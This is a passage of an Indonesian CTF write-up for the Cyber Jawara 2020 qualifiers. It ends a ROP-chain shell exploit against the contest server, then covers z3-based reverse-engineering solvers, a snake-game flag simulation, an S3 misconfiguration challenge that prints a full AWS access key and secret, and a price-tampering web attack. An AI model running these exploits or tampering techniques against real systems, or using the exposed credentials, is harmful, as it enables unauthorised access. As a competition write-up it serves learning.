42 expl+= p64(0x3b)
43 expl+= pop_rdi
44 expl+= BSS_ADDR
45 expl+= pop_rsi
46 expl+= BSS_ADDR_PLUS_16
47 expl+= pop_rdx
48 expl+= p64(0x0)
49 expl+= syscall
50
51 r = remote("pwn.cyber.jawara.systems",13372)
52
53 r.sendlineafter("Masukkan 16 bytes acak + ROP chain bytes Anda: ",expl)
54 r.interactive()

```

Jalankan exploit, dapet shell, langsung cat fl*

```

lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/Qual/Pwn/ROP
$ python exploit.py
[+] Opening connection to pwn.cyber.jawara.systems on port 13372: Done
[*] Switching to interactive mode
$ ls
flag.txt
rop
$ cat fl*
CJ2020{belajar_bikin_ropchain_sendiri_dong}

```


*referensi <http://0x705h.com/ctf/2019/10/14/rop32-rop64-picocf2019-en.html>

Flag

CJ2020{belajar_bikin_ropchain_sendiri_dong}

Reverse Engineering

Babybaby



Cara Pengerjaan

Diberikan sebuah file ELF 64-bit, langsung decompile saja. Hasilnya ada sedikit pengecekan seperti ini

```
8
9  v8 = __readfsqword(0x28u);
10 printf("Masukkan 3 angka: ", argv, envp);
11 __isoc99_scanf("%d %d %d", &v4, &v5, &v6);
12 if ( v4 + v5 != v4 * v6 || v5 / v6 != 20 || v5 / v4 != 3 )
13 {
14     puts("Salah!");
15 }
16 else
17 {
18     i = 0;
19     puts("Benar!");
20     for ( i = 0; i <= 20; ++i )
21     {
22         if ( !(i % 3) )
23             putchar*((_DWORD *)&lel + i) ^ v4;
24         if ( i % 3 == 1 )
25             putchar*((_DWORD *)&lel + i) ^ v5;
26         if ( i % 3 == 2 )
27             putchar*((_DWORD *)&lel + i) ^ v6;
28     }
29 }
30 return 0;
31 }
```

Dimana 3 nilai yang kita input harus memenuhi kondisi tersebut. Disini kami menggunakan script python z3 sederhana untuk menemukan akan yang sesuai.

```

1  from z3 import *
2
3  key = [BitVec('v{}'.format(x), 8) for x in range(4,7)]
4
5  s = Solver()
6  s.add((key[0] + key[1]) == (key[0] * key[2]))
7  s.add((key[1] / key[2]) == 20)
8  s.add((key[1] / key[0]) == 3)
9
10 if s.check() == z3.sat:
11     print(s.model())

```

Kemudian jalankan dan masukkan angka yang dihasilkan ke program untuk mendapatkan flag-nya.

```

~lychnoby3@parrot ~/Documents/Security/CTF/Cyber_
└─$ python solver.py
[v6 = 4, v4 = 27, v5 = 81]
~lychnoby3@parrot ~/Documents/Security/CTF/Cyber_
└─$ ./BabyBaby
Masukkan 3 angka: 27 81 4
Benar!
CJ2020{b4A4a4BBbb7yy}%

```

Flag

CJ2020{b4A4a4BBbb7yy}

Reverse Engineering

Pawon



Cara Pengerjaan

Diberikan file binary ELF 64-bit, langsung decompile saja. Ternyata program tersebut ditulis menggunakan bahasa cpp (ya keliatan ribet sih), dan memiliki banyak sekali kondisi yang harus dipenuhi. Beberapa info awal yang didapat adalah pada bagian input mail, harus memiliki karakter “@” dan panjang lebih dari 3. Lalu, untuk string serial harus memiliki panjang ≥ 24 . Kemudian, ada fungsi cek yang akan mereturn nilai ini, $\text{arg2} == \text{arg3} + (\text{arg1} * 2)$. Untuk input serial dimulai dari variabel v16 sampai v40 yang berarti panjangnya 25.

```

47 banner();
48 printf(" Enter Your Mail\n > ", argv);
49 std::operator>><char,std::char_traits<char>>(&std::cin, s);
50 printf(" Enter Serial\n > ", s);
51 std::operator>><char,std::char_traits<char>>(&std::cin, &v16);
52 for ( i = 0; ; ++i )
53 {
54     v3 = i;
55     if ( v3 >= strlen(s) )
56         break;
57     if ( s[i] == 64 )
58         v46 = 1;
59 }
60 if ( v46 != 1 || strlen(s) <= 3 )
61     seret();
62 if ( strlen(&v16) <= 24 )
63     seret();
64 if ( v21 != 45 && v27 != 45 && v34 != 45 )
65     seret();
66 if ( v16 != v26 )
67     seret();
68 if ( v17 != 101 )
69     seret();
70 if ( v19 != 80 )
71     seret();
72 if ( v41 )
73     seret();
74 if ( v18 != 109 )

```

Untuk menyelesaikan soal ini, kami menggunakan lagi python z3 untuk melewati semua pengecekan. Semua kondisi disini saya translasikan manual satu per satu dari hasil decompile, berikut script untuk generate serial.

```

1  from z3 import *
2
3  key = [BitVec('v{}'.format(x), 8) for x in range(16,41)]
4
5  s = Solver()
6  s.add(key[0] == key[10])
7  s.add(key[1] == 101)
8  s.add(key[2] == 109)
9  s.add(key[3] == 80)
10 s.add(key[4] == key[1])
11 s.add(key[5] == 45)
12 s.add(key[6] == 106)
13 s.add(key[7] == 111)
14 s.add(key[8] == key[9])
15 s.add(key[9] == 83)
16 s.add(key[10] == key[21])
17 s.add(key[11] == 45)
18 s.add(key[12] == ((2 * key[5]) + 9))
19 s.add(key[13] == key[20])
20 s.add(key[14] == 122)
21 s.add(key[16] == 72)
22 s.add(key[16] == ((2 * key[15]) - 134))
23 s.add(key[17] == 53)
24 s.add(key[18] == 45)
25 s.add(key[19] == 83)
26 s.add(key[20] == 117)
27 s.add(key[21] == 84)
28 s.add(key[22] == 49)
29 s.add(key[23] == (key[17] + 3))
30 s.add(key[20] == ((2*key[24]) - 61))
31
32
33
34 if s.check() == z3.sat:
35     model = s.model()
36     solution = ''.join([chr(int(str(model[key[i]]))) for i in range(25)])
37     print solution

```

Setelah itu tinggal jalankan scriptnya dan masukkan hasilnya ke program untuk mendapatkan flagnya.

```

lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/
$ python solver.py
TemPe-joSST-cuzgH5-SuT18Y
lychnoby3@parrot ~/Documents/Security/CTF/Cyber_Jawara_2020/
$ ./pawon
-----
CJ 2020
-----
Enter Your Mail
> sad@boy
Enter Serial
> TemPe-joSST-cuzgH5-SuT18Y

CJ2020{r+jKctQn&m14l,.JBH8WckZj}


```

Flag

CJ2020{r+jKctQn&m14l,.JBH8WckZj}


Reverse Engineering

Snake 2020




Cara Pengerjaan

Akhirnya muncul lagi soal snake taun ini! Diberikan file game snake yang ditulis menggunakan bahasa java. Lalu disebutkan pada deskripsi soal bahwa flag akan muncul ketika nilai mencapai 8172. Untuk percobaan pertama, kami coba melakukan patch ke file program tersebut agar nilainya bertambah 1000 setiap memakan buah. Tapi tidak berhasil untuk memunculkan flag. Kemudian, percobaan kedua kami coba analisis apa yang sebenarnya dibutuhkan untuk menampilkan flag. Disini kami decompile menggunakan recaf.



```
40 private static int[] MILESTONES = new int[]{5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944, 5994, 6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 66
41
42 public Game() {
43     try {
44         this.image = ImageIO.read(new File("cherry.png"));
45     }
46     catch (IOException iOException) {
47         this.didLoadCherryImage = false;
48     }
49     this.addKeyListener(new KeyListener());
50     this.setFocusable(true);
51     this.setBackground(Color.black);
52     this.setDoubleBuffered(true);
53     this.snake = new Snake(WIDTH / 2, HEIGHT / 2);
54     this.status = GameStatus.NOT_STARTED;
55     this.repaint();
56 }
57
58 @Override
59 public void paintComponent(Graphics graphics) {
60     super.paintComponent(graphics);
61     this.render(graphics);
62     Toolkit.getDefaultToolkit().sync();
63 }
64
65 private void update() {
66     this.snake.move();
67     if (this.cherry != null && this.snake.getHead().intersects(this.cherry, 20)) {
68         this.snake.addTail();
69         this.cherry = null;
70         ++this.points;
71         if (this.pivot < MILESTONES.length && this.points == MILESTONES[this.pivot]) {
72             if (this.pivot > 0) {
73                 this.letters = this.letters + (char)(MILESTONES[this.pivot] - this.lastPivot);
74             }
75             this.lastPivot = MILESTONES[this.pivot];
76             ++this.pivot;
77         }
78     }
```

Ada sebuah variabel menarik milestone dan sebuah fungsi update. Dibagian fungsi update, ada sebuah kondisi yang cukup menarik yaitu menambahkan string ke variabel this.letters yang merupakan nilai dari variabel MILESTONE.



```
137 if (this.status == GameStatus.NOT_STARTED) {
138     this.drawCenteredString(graphics2D, "SNAKE", FONT_XL, 200);
139     this.drawCenteredString(graphics2D, "GAME", FONT_XL, 300);
140     this.drawCenteredString(graphics2D, "Press any key to begin", FONT_M_ITALIC, 330);
141     return;
142 }
143 Point point = this.snake.getHead();
144 graphics2D.drawString("SCORE: " + String.format("%04d", this.points), 20, 30);
145 graphics2D.drawString("BEST: " + String.format("%04d", this.best), 600, 30);
146 if (this.cherry != null) {
147     if (this.didLoadCherryImage) {
148         graphics2D.drawImage(this.image, this.cherry.getX(), this.cherry.getY(), 60, 60, null);
149     } else {
150         graphics2D.setColor(Color.RED);
151         graphics2D.fillOval(this.cherry.getX(), this.cherry.getY(), 10, 10);
152         graphics2D.setColor(new Color(53, 220, 8));
153     }
154 }
155 if (this.pivot == MILESTONES.length) {
156     this.drawCenteredString(graphics2D, this.letters, FONT_M_ITALIC, 330);
157     this.drawCenteredString(graphics2D, "Nice", FONT_L, 300);
158 }
159 if (this.status == GameStatus.GAME_OVER) {
160     this.drawCenteredString(graphics2D, "Press enter to start again", FONT_M_ITALIC, 330);
161     this.drawCenteredString(graphics2D, "GAME OVER", FONT_L, 300);
162 }
163 if (this.status == GameStatus.PAUSED) {
164     graphics2D.drawString("Paused", 600, 14);
165 }
166 graphics2D.setColor(new Color(74, 245, 14));
167 graphics2D.fillRect(point.getX(), point.getY(), 10, 10);
168 int n = this.snake.getTail().size();
169 for (int i = 0; i < n; ++i) {
170     Point point2 = this.snake.getTail().get(i);
171     graphics2D.fillRect(point2.getX(), point2.getY(), 10, 10);
172 }
173 graphics2D.setColor(new Color(71, 128, 0));
174 graphics2D.setStroke(new BasicStroke(4.0f));
175 graphics2D.drawRect(20, 40, WIDTH, HEIGHT);
```

Lalu, dibagian bawah ada pemanggilan variabel this.letters dan ada tulisan "NICE". Maka, kami berasumsi bahwa variabel this.letters menampung string flag. Karena kondisi yang harus terpenuhi pada fungsi update cukup sulit dicapai jika kami memainkan game secara biasa. Maka kami memutuskan untuk membuat script "simulasi" seakan-akan kami memainkan game dengan kondisi tersebut. Berikut script yang kami gunakan.

```

1 MILESTONES = [5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944, 5994,
2
3 letters = ""
4 pivot = 0
5 lastPivot = 0
6 for point in range(5190,8177):
7     if (pivot < len(MILESTONES) and point == MILESTONES[pivot]):
8         if(pivot > 0):
9             letters = letters + chr(MILESTONES[pivot] - lastPivot)
10            lastPivot = MILESTONES[pivot]
11            pivot += 1;
12        else:
13            continue
14 print(letters)

```

Kemudian tinggal jalankan, dapet deh flagnya :)

```

└─lychnoby3@parrot ~/Documents/Securit
20/unpacked
└─$ python solver.py
Prize: CJ2020{ch34t1ng_15_54t15fy1ng}


```

***Akhirnya bisa solve soal snake pas kompetisi :")**

Flag

CJ2020{ch34t1ng_15_54t15fy1ng}

WEB AWS



Cara Pengerjaan

Diberikan sebuah web aws & file credential berisi aws key & aws key secret id.. dari sini saya sudah bisa menyimpulkan bahwa ini adalah misconfigurasi AWS selanjutnya saya langsung menggunakan aws cli

Command :

1. aws configure
2. Masukkan AWS KEY ID & SECRET KEY ID

```
evangel1st@DESKTOP-7AG7IQG: ~  
evangel1st@DESKTOP-7AG7IQG:~$ aws configure  
AWS Access Key ID [*****6PUO]: AKIA6QOBT5TWKXCV6PUO  
AWS Secret Access Key [*****RwLR]: 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  
Default region name [None]:  
Default output format [json]: json^[[24~
```

Jika sudah enter saja , lanjut masukan command selanjutnya
Kita lihat list file yang ada di dalam web tersebut
Command "aws s3 ls s3://cyberjawara"

```
evangel1st@DESKTOP-7AG7IQG: ~  
evangel1st@DESKTOP-7AG7IQG:~$ aws configure  
AWS Access Key ID [*****6PUO]: AKIA6QOBT5TWKXCV6PUO  
AWS Secret Access Key [*****RwLR]: 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  
Default region name [None]:  
Default output format [json]: json  
evangel1st@DESKTOP-7AG7IQG:~$ aws s3 ls s3://cyberjawara  
2020-09-14 13:37:06      48 flag-c72411d2642162555c7010141be4f0bd.txt  
evangel1st@DESKTOP-7AG7IQG:~$
```

Terdapat flag didalamnya, langsung saya kita download menggunakan command “aws s3 cp s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt”

Flag

CJ2020{so_many_data_breaches_because_of_AWS_s3}


WEB

Toko Masker 1




Cara Pengerjaan


Diberikan sebuah web olshop , yang mana ketentuan untuk mendapatkan flag adalah harus membeli mask N99 sebanyak 100 pcs namun balance yang diberikan hanya \$100




Langsung saja saya intercept menggunakan burpsuite untuk melihat parameter yang bisa diubah valuenya.



Saya ubah dibagian price nya 0 dan quantity nya 100000



Tampilan di web setelah dilakukan tampering data



Flag

CJ2020{ez_price_tampering_for_bonus}


WEB

Toko Masker 2

